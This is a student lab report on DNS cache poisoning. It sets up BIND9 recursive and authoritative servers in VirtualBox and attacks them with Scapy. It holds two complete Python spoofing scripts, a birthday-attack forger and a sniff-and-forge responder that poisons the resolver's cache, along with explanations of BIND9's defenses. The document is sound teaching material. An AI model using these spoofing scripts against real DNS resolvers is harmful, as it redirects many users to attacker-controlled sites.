Network Security

DNS Cache Poisoning

Lab

AA 2015/16

Group 14

Bruno Boscia

Davide Todeschi

Giacomo Filippetto

SUMMARY

0. INTRODUCTION

What is DNS? Domain Name System has been created to translate human-friendly Domain names into machine-friendly numerical addresses, the IP addresses, used by the network to establish communications between the nodes of the net.

Whenever someone looks for “website.com”, the DNS translates it to an IP address and sends this address back to the computer from which the request was made, as if someone was looking for somebody’s phone number into the phone book.


The servers that do this operations (the Domain Name Servers, precisely) are differentiated into: Root ones, Authoritative ones and Recursive ones. The formers are responsible for top level domain queries (e.g., .com, .org, .it). The second ones are responsible for queries regarding their own domains, specifically set by the domain administrator. Lastly, Recursive servers are asked to answer the DNS queries they receive; If they do not know the answer yet, they recur to an algorithm necessary to resolve a given name, starting with the DNS root through the Authoritative name servers of the queried domain.

In order to increase performances, Recursive servers cache the answers (of the queries they have answered) for a given time. This mechanism is vulnerable to the so called ‘DNS cache poisoning’. This is a computer hacking attack, whereby data is introduced into the cache of a Domain Name System resolver, causing the name server to return an incorrect IP address, diverting traffic to another computer (usually under the attacker’s control).

The aim of this laboratory session is to show a possible scenario for a DNS cache poisoning attack.

1. SETUP

Our lab environment exploits Virtualbox and it is composed by 3 Virtual Machines, one running an Ubuntu 14.04 OS and the other two running Debian 8.4. Each machine is configured as shown in the following picture.



The central Debian machine consists in a simple recursive DNS server which, in the following, will be referred as REC_DNS_Server. It has only one network interface with the ip address “192.168.56.103”.

The other debian machine is a bit more complex than the previous one. It presents two network interfaces with ip addresses “192.168.56.101” and “192.168.56.102”. The first one is responsible for the website “realwebsite.netsec”, and at the same time has the function of authoritative DNS server for this domain. The second one is responsible for the website

“fakewebsite.netsec”. This machine will be referred as AUT_DNS_Server from now on.

The Ubuntu machine, as the REC_DNS_Server, presents only one network interface with the ip address “192.168.56.102”. It has two main functions: attacker and victim. As attacker we consider the user who exploits tools such as Scapy and Wireshark in order to poison the REC_DNS_Server cache, while the victim is a user who looks for “realwebsite.netsec” through the browser. For simplicity the machine will be referred as Ubuntu_Attacker. It is important to notice that these two entities are usually completely unrelated but, in order to keep the lab hardware requirements low, we chose to merge them into a single machine. This also stands for the AUT_DNS_Server machine, which is composed by two completely different entities, the real server and the malicious one, merged into one. However the lab outcome and the attack effects will be exactly the same as if you decided to split them into different machines.

The following will present how to configure the machines.

1.1. VirtualBox

Download and install Oracle VirtualBox on your host machine from https://www.virtualbox.org/

Download the Debian installation disk image from: https://www.debian.org/CD/http-ftp/

Download the Ubuntu installation disk image from http://www.ubuntu-it.org/download

Open VirtualBox and create three new virtual machines, two Debian and one Ubuntu (we used Debian to lighten the computational load). The two Debians will be the Authoritative and Recursive DNS servers respectively, while the Ubuntu machine will be the attacker (and victim, too). As previously highlighted we called them AUT_DNS_Server, REC_DNS_Server and Ubuntu_Attacker.

In order to install the machines, mount the disk image on each of them and then run the VMs following the instructions given during the setup.

Now, right click on the machine, choose 'settings'->'network'. On 'Adapter 1', check 'enable network adapter' and select attached to 'Host-only-adapter'. Be sure that promiscuous mode is set to 'Allow all'. In the 'adapter 2' tab, check 'enable network adapter' and select attached to 'NAT'.

Now, restart the VMs.

NB: consider to use the same username and password for all the machines. We used username 'user' and password 'netsec'.

1.2. Machine 1 - AUT_DNS_Server

1.2.1. Web server - Apache2

First of all, log in as SuperUser (you can do it by typing the command 'su' and entering the password you set during the configuration). Then, run the command

```
> apt-get install apache2
```

This will install Apache2 on your machine.

Now, what you have to do is to write the two web pages that we will use. Create a directory in /var/www called RealWebSite.netsec.

Use the command

> mkdir /var/www/RealWebSite.netsec

With your favorite text editor (e.g. we used ‘nano’), create a new html file called ‘index.html’ in the directory you created.


> nano /var/www/RealWebSite.netsec/index.html

Now, write:

```
<!DOCTYPE html>
<html>
<head>
	<meta charset=”utf-8”>
	<title>Real Webpage</title>
</head>
<body>
	<center>
	<h1>Real Webpage</h1>
	<table border=”1”>
		<tr><td>
			<table>
				<tr>
					<td>name:</td>
					<td><input name=”username”/></td>
				</tr>
				<tr>
					<td>password:</td>
					<td><input name=”password” type=”password”/></td>
				</tr>
				<tr>
					<td/>
					<td align=”center”><input type=”button” value=”login”/></td>
				</tr>
			</table>
			</td></tr>
```

```
        </table>
        </center>
</body>
</html>
```

This will create a simple web page that look like this



Then you have to create the fake web page. This page will be almost the same as the Real one, so you can copy it

```
> mkdir /var/www/FakeWebPage.netsec
> cp /var/www/RealWebPage.netsec/index.html /var/www/FakeWebPage.netsec/index.html
```

All you have to do is to change the titles to 'Fake Webpage'

```
> nano /var/www/FakeWebPage.netsec/index.html
```

Lastly you have to edit the apache2 configuration file, which is '/etc/apache2/apache2.conf' and add those lines:

```
<VirtualHost 192.168.56.101:80>
        DocumentRoot /var/www/RealWebSite.netsec
        ServerName www.RealWebSite.netsec

        <Directory /var/www/RealWebSite.netsec/>
                Options FollowSymLinks
                AllowOverride None
```

```
                Require all granted
        </Directory>
</VirtualHost>

<VirtualHost 192.168.56.102:80>
        DocumentRoot /var/www/FakeWebSite.netsec
        ServerName www.FakeWebSite.netsec

        <Directory /var/www/FakeWebSite.netsec
                Options FollowSymLinks
                AllowOverride None
                Require all granted
        </Directory>
</VirtualHost>
```

What we are doing here is to configure apache2 to associate the ip address 192.168.56.101 (port 80) to www.realwebsite.netsec and the ip address 192.168.56.102 (still port 80) to www.fakewebsite.netsec. As you will see later, we are going to configure two network adapter for this machine and we want to discriminate which website to load by using the requested IP address. By default, the first web page loaded in each website is index.html.

1.2.2. Domain Name System - Bind9

Install Bind9 by typing

```
> apt-get install bind9 bind9utils
```

When the installation is over, open the configuration file /etc/bind/named.conf.option with your text editor.

```
> nano /etc/bind/named.conf.option
```

Change your file's contents to be similar to

```
options {
        directory “/var/cache/bind”;
        recursion no;                   // this will deactivate recursion
        allow-transfer {none;};         // this will deactivate transfer
        dnssec-enable no;
        auth-nxdomain no;
        listen-on-v6 {any;};
};
```

Before you go on, you need to set the correct hostname and domain name of the machine. Set the hostname in /etc/hostname

```
> nano /etc/hostname
```

In our setup, we used the name ‘debianDNSServer’ (you can also use AUT_DNS_Server). In order to make the modification effective, run

```
> hostname -F /etc/hostname
```

Then, you can change the domain name by modifying the file /etc/hosts

```
> nano /etc/hosts
```

Add the line

```
192.168.56.101  debianDNSServer.RealWebPage.netsec debianDNSServer
```

Once you have done this, you have to define the zone RealWebSite.netsec. Firstly, create the directory where we are going to put the files defining our zones.

```
> mkdir /etc/bind/zones
```

then , create a new file and call it ‘db.RealWebSite.netsec’.

```
> nano /etc/bind/zones/db.RealWebSite.netsec
```

Inside the ‘zones’ file we will find the association between the name and the actual respective IP address. So, we will write

```
;
; BIND data file for local loopback interface
;
$TTL 604800
@       IN      SOA     debianDNSServer.RealWebSite.netsec. root.debianDNSServer.RealWebSite.netsec. (
```

```
        5                       ; Serial
        604800  ; Refresh
        86400   ; Retry
        2419200; Expire
        604800 ); Negative Cache TTL
;
netsec.                 IN      A       192.168.56.101
RealWebSite.netsec.     IN      NS      debianDNSServer.RealWebSite.netsec.
debianDNSServer IN      A       192.168.56.101
@                               IN      A       192.168.56.101
www                             IN      A       192.168.56.101
```

Where the two lines we are particularly interested in are:

```
RealWebSite.netsec.     IN      NS      debianDNSServer.RealWebSite.netsec.
debianDNSServer IN      A       192.168.56.101
```

The former specifies that the DNS responsible for the domain RealWebSite.netsec is debianDNSServer, while the latter specifies what the address of debianDNSServer is.

Now, we need to add the file defining our zone to the configuration of Bind. To do this, append the following lines to the file /etc/bind/named.conf.local

```
zone “RealWebSite.netsec”{
        type master;
        File “/etc/bind/zones/db.RealWebSite.netsec”;
};
```

As usually, open the file with

```
> nano /etc/bind/named.conf.local
```

Now save and exit.

1.2.3. Network Interface

Lastly, we need to configure the network interfaces for this machine.

```
> nano /etc/network/interfaces
```

As said before, we will need two of them (in addition to the loopback interface). Then, change the file to make it similar to:

```
source /etc/network/interfaces.d/*
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
        Address 192.168.56.101
        Netmask 255.255.255.0
        gateway 192.168.56.1

Iface eth1 inet static
        address 192.168.56.102
        netmask 255.255.255.0
        gateway 192.168.56.1
```

Shutdown the machine.

If you installed the Debian console-only distribution, like we did, run the command

```
> shutdown -h now
```

to shutdown the machine.

In VirtualBox, right-click on the machine, then settings -> network and change adapter 2 to be ‘Host-only’. Once this is done, restart the machine.

1.3. Machine 2 - REC_DNS_Server

1.3.1. Domain Name System - BIND9

As with the previous machine, install Bind9 by typing

```
> apt-get install bind9 bind9utils
```

This time we only have to modify the configuration file /etc/bind/named.conf.option

```
> nano /etc/bind/named.conf.option
```

The content of the file has to be similar to

```
acl “trusted” {
        127.0.0.1;
        192.168.56.101;
        192.168.56.102;
        192.168.56.103;
        192.168.56.104;
};
options {
        directory “/var/cache/bind”;
        listen-on port 53 {any;};
        query-source port 22222;
        dnssec-enable no;
        random-device “/device/random”;
        auth-nxdomain no;
        listen-on-v6 {any;};
        //this line specify the recursion is active for the trusted clients
        recursion yes;
        allow -recursion { trusted; };
        // while this one specify to who forward the queries we don’t know how to translate
        forwardes {
                192.168.56.101;
        }
};
```

1.3.2. Network Interface

The other thing we need to configure on this machine is the network interface.

```
> nano /etc/network/interfaces
```

```
source /etc/network/interfaces.d/*
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
        Address 192.168.56.103
        Netmask 255.255.255.0
        gateway 192.168.56.101
```

Now, shutdown the machine.

In VirtualBox, right-click on the machine, then settings -> network and disable the second adapter.

Restart the machine.

1.4. Machine 3 - Ubuntu_Attacker

1.4.1. Scapy

Scapy is a packet manipulation tool for computer networks. It can forge or decode packets, send them on the wire, capture them, and match requests and replies.

A prerequisite to use scapy is python since scapy is a python module. Ubuntu OS present python installed by default, so we only have to install scapy typing the following command in the terminal:

```
>sudo apt-get install python-scapy
```

1.4.2. Wireshark

Wireshark is a network packet analyzer. We will use this tool to look at the traffic over the network.

To install it, open the Terminal and simply type the following commands:

```
> sudo apt-get install wireshark
> sudo groupadd wireshark
> sudo usermod -a -G wireshark *YOUR_USER_NAME*
> sudo chgrp wireshark /usr/bin/dumpcap
> sudo chmod 750 /usr/bin/dumpcap
> sudo setcap cap_net_raw,cap_net_admin=eip /usr/bin/dumpcap
> sudo getcap /usr/bin/dumpcap
```

1.4.3. Network Interface

As before, we need to configure the network interface.

```
> nano /etc/network/interfaces
```

```
source /etc/network/interfaces.d/*
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
```

```
Address 192.168.56.104
Netmask 255.255.255.0
gateway 192.168.56.101
dns-nameservers 192.168.56.103
```

The last line in particular specify the IP address of the DNS server we want to use. In this case the client will use the Recursive one.

Now, shutdown the machine.

In VirtualBox, right-click on the machine, then settings -> network and disable the second adapter. Restart the machine.

2. BIRTHDAY ATTACK

The first type of attack we will see is the so called “Birthday attack”, which takes its name from the birthday paradox.

This attack assume the server use a fixed UDP port; we already configured port 22222 during the setup phase.

As a first step the attacker performs a Denial of Service on the Authoritative DNS, in order to jam any type of communication towards it.

Then, he starts to generate a series of DNS queries that the Recursive DNS will try to resolve by asking the Authoritative one, which is blocked though. The requested website should be enough popular to assume that a user will look for it with an high probability in any moment in order to make the attack effective.

Thanks to the DoS, the attacker earns some time and, pretending to be the Authoritative DNS, generates a lot of false DNS responses with different transaction IDs, trying to find a match with the IDs of the queries the Recursive server is forwarding to Authoritative DNS.

Since the transaction ID is a 16-bit number, the birthday attack achieves a 90% probability of success with about 600 different transaction IDs, which are not so many.

Here you find a few useful commands to be used in the Recursive DNS VM:

```
> rndc dumpdb -cache
> nano /var/cache/bind/named_dump.db
> rndc flush
```

The first one allows you to save the cache on a file (defined by us in the configuration), which can be visualized by typing the second command. The last one simply reset the cache.

This is the python script exploiting scapy we used to perform the birthday attack:

```
from scapy.all import *
from random import randint

AUT_IP = "192.168.56.101"
REC_IP = "192.168.56.103"
MAL_IP = "192.168.56.102"

website = "www.realwebsite.netsec"
REC_UDP_PORT = 22222

request=IP(dst=REC_IP)/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname=website))
response=(IP(dst=REC_IP, src=AUT_IP)\
        /UDP(dport=REC_UDP_PORT,sport=53)\
        /DNS(id=0,qr=1L,aa=1L,qd=request[DNS].qd,qdcount=1,rd=1,ancount=1,nscount=1,arcount=
        0,an=(DNSRR(rrname=request[DNS].qd.qname,type='A',ttl=3600,rdata=MAL_IP))))
for x in range(0,600):
   request[UDP].sport=x+50000
   send(request,verbose=0)
   response[DNS].id=randint(0,65536)
   send(response,verbose=0)
   print x
```

In the first part, you can see the fixed IP addresses for the VMs. Then, there are two variables representing the domain name we are trying to spoof and the UDP port we fixed, respectively. After that, a DNS request for the website and the corresponding DNS response are generated.

The script therefore sets the transaction ID of the response to a random number and sends the updated packet over the network. It does it 600 times,

hoping to guess the right ID and poison the Recursive DNS. Each time a new iteration is done the UDP source port is changed, just to distinguish among them.

Before we run the script, however, we should perform a DoS attack on the Authoritative DNS. Since it is not the purpose of this laboratory, we can cheat a little and block it in another manner, by adding a special rule to the AUT_DNS_Server's firewall. Just enter the following command:

```
> iptables -A INPUT -s 192.168.56.103 -j DROP
```

By doing this, the Authoritative DNS will drop every packet incoming from that IP address (which is the Recursive DNS). In case you want or need to restore the previous rules, just type the opposite command, which is:

```
> iptables -D INPUT -s 192.168.56.103 -j DROP
```

This command shows instead the actual rules:

```
> iptables -L
```

In this way, we have just set up a simple but didactic-useful firewall.

In order to check out that the Authoritative DNS is dropping the right packets, just try to ping its IP address from the Recursive DNS, they should receive no answers. If you receive answers, you should check you enter the command properly and retry.

To perform the attack, simply run the script from the Attacker VM: navigate through the folder where the file is, start a terminal and run:

```
> sudo python .../birthday_attack.py
```

In the terminal you will not see anything important, but you can check the result of the attack from the browser. Open it and go to "www.realwebsite.netsec": if you are redirected to a page saying 'Real Webpage' the attack was a failure; instead, if you see 'Fake Webpage' the attack was a success and the Recursive DNS cached that domain name with the wrong IP address.

Unless you are really, really lucky, your attack went wrong: this is due to the fact that Birthday attacks were only possible exploiting a vulnerability present on version 4 (and previous ones) of Bind. In fact, the behavior by which Bind used to recursively resolve the same name as many times as you ask him to do, was the way an attacker could exploit the birthday attack.


Bind9 prevents this by grouping requests for the same resource in a single recursive DNS query.

We wanted to show this kind of attack, even if it no longer works nowadays, because we found particularly interesting the way it used to work: even if it is no longer a threat in DNS security, it could be so for other application layer protocols.

3. DEFENSES

We will now see a few ways through which Bind9 tries to prevent a DNS cache poisoning attack.

The first one has been already highlighted through the previous attack. It fixes the vulnerability of Bind4 for which we could perform a birthday attack, since it allows the recursive DNS server to send a unique request to the authoritative server for a group of equal requests arriving from the user. The figure below shows how it would work.



Another kind of defense strategy implemented in Bind9 consists in the UDP port randomization, which strongly decreases the probability to guess the right field values when forging a fake Authoritative DNS response.

To achieve this we have to modify the file found in the DNS_REC_Server at this path “etc/bind/named.conf.options” easily typing in the terminal

```
> nano /etc/bind/named.conf.options
```


removing the line “query-source port 22222;”. By default this line is not present in the configuration file of Bind, we actually inserted it intentionally. Our point here is to clarify why it should not be added. Considering only the transaction ID randomization we had 2^16 possible combinations, while adding also the port randomization they increase up to 2^32.

Moreover, Bind9 improves the randomization capacity with respect to Bind8, exploiting the Ubuntu randomization algorithm in order to decrease the predictability of the created random values, such as transaction ID and UDP port. This is achieved by setting the random-device option to “/device/random”.

However, these defense strategies would be useless in case the attacker was able to access the network traffic and to sniff the packets containing the information to forge an effective fake DNS response.

4. PACKETS SNIFFING ATTACK

An attack that actually work is the one that exploits packet sniffing. What makes it effective is the fact that the attacker is able to discover all the information he actually needs: transaction ID, UDP port and content of the DNS request made by the recursive DNS server. The figure below briefly explain how the attack is developed.



The tool we will exploit for this kind of attack is scapy, which allows us to both sniff and forge packets.

Before any packet is sent, we need to run our python script on the attacker machine, so that scapy starts sniffing the network traffic.

Open the terminal on the attacker machine and type:

```
> sudo python /home/user/Desktop/sniffing_attack.py
```

The script is shown below and allows to create a DNS response on the base of the DNS request sniffed from the recursive DNS server.

```
from scapy.all import *
Authoritative_DNS_IP = "192.168.56.101"
Recursive_DNS_IP = "192.168.56.103"
Malicious_IP = "192.168.56.102"

def DNS_Responder(AUT_IP, REC_IP, MAL_IP):
   def getResponse(pkt):
   # check ancount
         if (DNS in pkt and pkt[DNS].opcode==0L and pkt[DNS].ancount==0 and pkt[IP].src==REC_IP
and pkt[IP].dst==AUT_IP):
                  if "realwebsite.netsec" in pkt['DNS Question Record'].qname:
                           spfResp=IP(dst=pkt[IP].src, src=pkt[IP].dst)\
                                    /UDP(dport=pkt[UDP].sport,sport=pkt[UDP].dport)\

/DNS(id=pkt[DNS].id,qr=1L,aa=1L,qd=pkt[DNS].qd,qdcount=1,rd=1,ancount=1,nscount=0,arcount=0,
an=(DNSRR(rrname=pkt[DNS].qd.qname,type='A',ttl=3600,rdata=MAL_IP)))
                           send(spfResp,verbose=1)
                           return "Spoofed DNS Response Sent " + pkt['DNS Question Record'].qname
                  else:
                           return "Don't care " + pkt['DNS Question Record'].qname
         else:
                  return "Don't care"
   return getResponse

sniff(prn=DNS_Responder(Authoritative_DNS_IP, Recursive_DNS_IP, Malicious_IP))
```

The code is relatively simple, the “sniff” function of Scapy has been exploited (last line). It simply sniff all the packets in the network, and applies a ‘prn’ filter to all of them. We created our custom filtering function, which is DNS_Responder(). First of all, it checks whether the packet is a suitable DNS query (the first ‘if’ condition). Then it check if the query is asking for our particular website or not; if it is, it creates an ad-hoc response switching

destination and source in all the fields of the spoofed packet, reproducing in this way a real response.

The first step consists in the DNS request made by a victim user towards its Recursive DNS at the address of the recursive DNS server (192.168.56.103). This can be accomplished by just typing in the terminal of the victim user machine:

> ping www.realwebsite.netsec

The Recursive DNS server will automatically forward the request to the Authoritative server at the address “192.168.56.101”. This is the packet the attacker needs to sniff in order to forge the fake DNS response.

The script we ran previously will automatically send the fake response, which contains the address “192.168.56.102” (the fake website), as soon as it sniffs this request.

At this point, the DNS recursive server receives the DNS response forged by the attacker and stores in its cache the following record:

realwebsite.netsec at 192.168.56.102

Its cache has been poisoned!

The record is sent to the victim user. If we go on the user machine, open the browser and then type the URL “www.realwebsite.netsec”, we are going to find the fake website, as in the figure shown below.

Checking the cache in the Recursive server with the commands

```
> rndc dumpdb -cache
> nano /var/cache/bind/named_dump.db
```

you will see the poisoned record.

The time to live of a record is usually very high. In this case we are using the default value which is 7 days! This is because names usually don’t change so often, so there is no point in dropping a record too frequently.

Any other client which uses the same DNS server will be affected by the attack.

5. CONCLUSION

In conclusion, we can say that the DNS cache poisoning attack is very powerful since it allows to affect a big number of users through a single attack. This is due to the fact that usually many clients refer to the same Recursive DNS Server.

Our lab did not accurately show this feature due to the low capacity of the PCs of the laboratory in supporting a larger number of VMs, in fact we had the victim on the same IP address of the attacker. However, if we added new users who request that particular record to the poisoned server, they would have been victim of the attack too.

Besides the strength of the DNS cache poisoning, we have seen that defenses exist in order to vanish it. These defenses rely on the fact that an attacker has not enough computational power and network capacity. In the future, this could no longer hold. Today, though, a key prerequisite for an attacker who wants to perform such an attack is to have access to the network traffic, with the purpose of sniffing “Transaction ID” and “UDP port” of the DNS requests.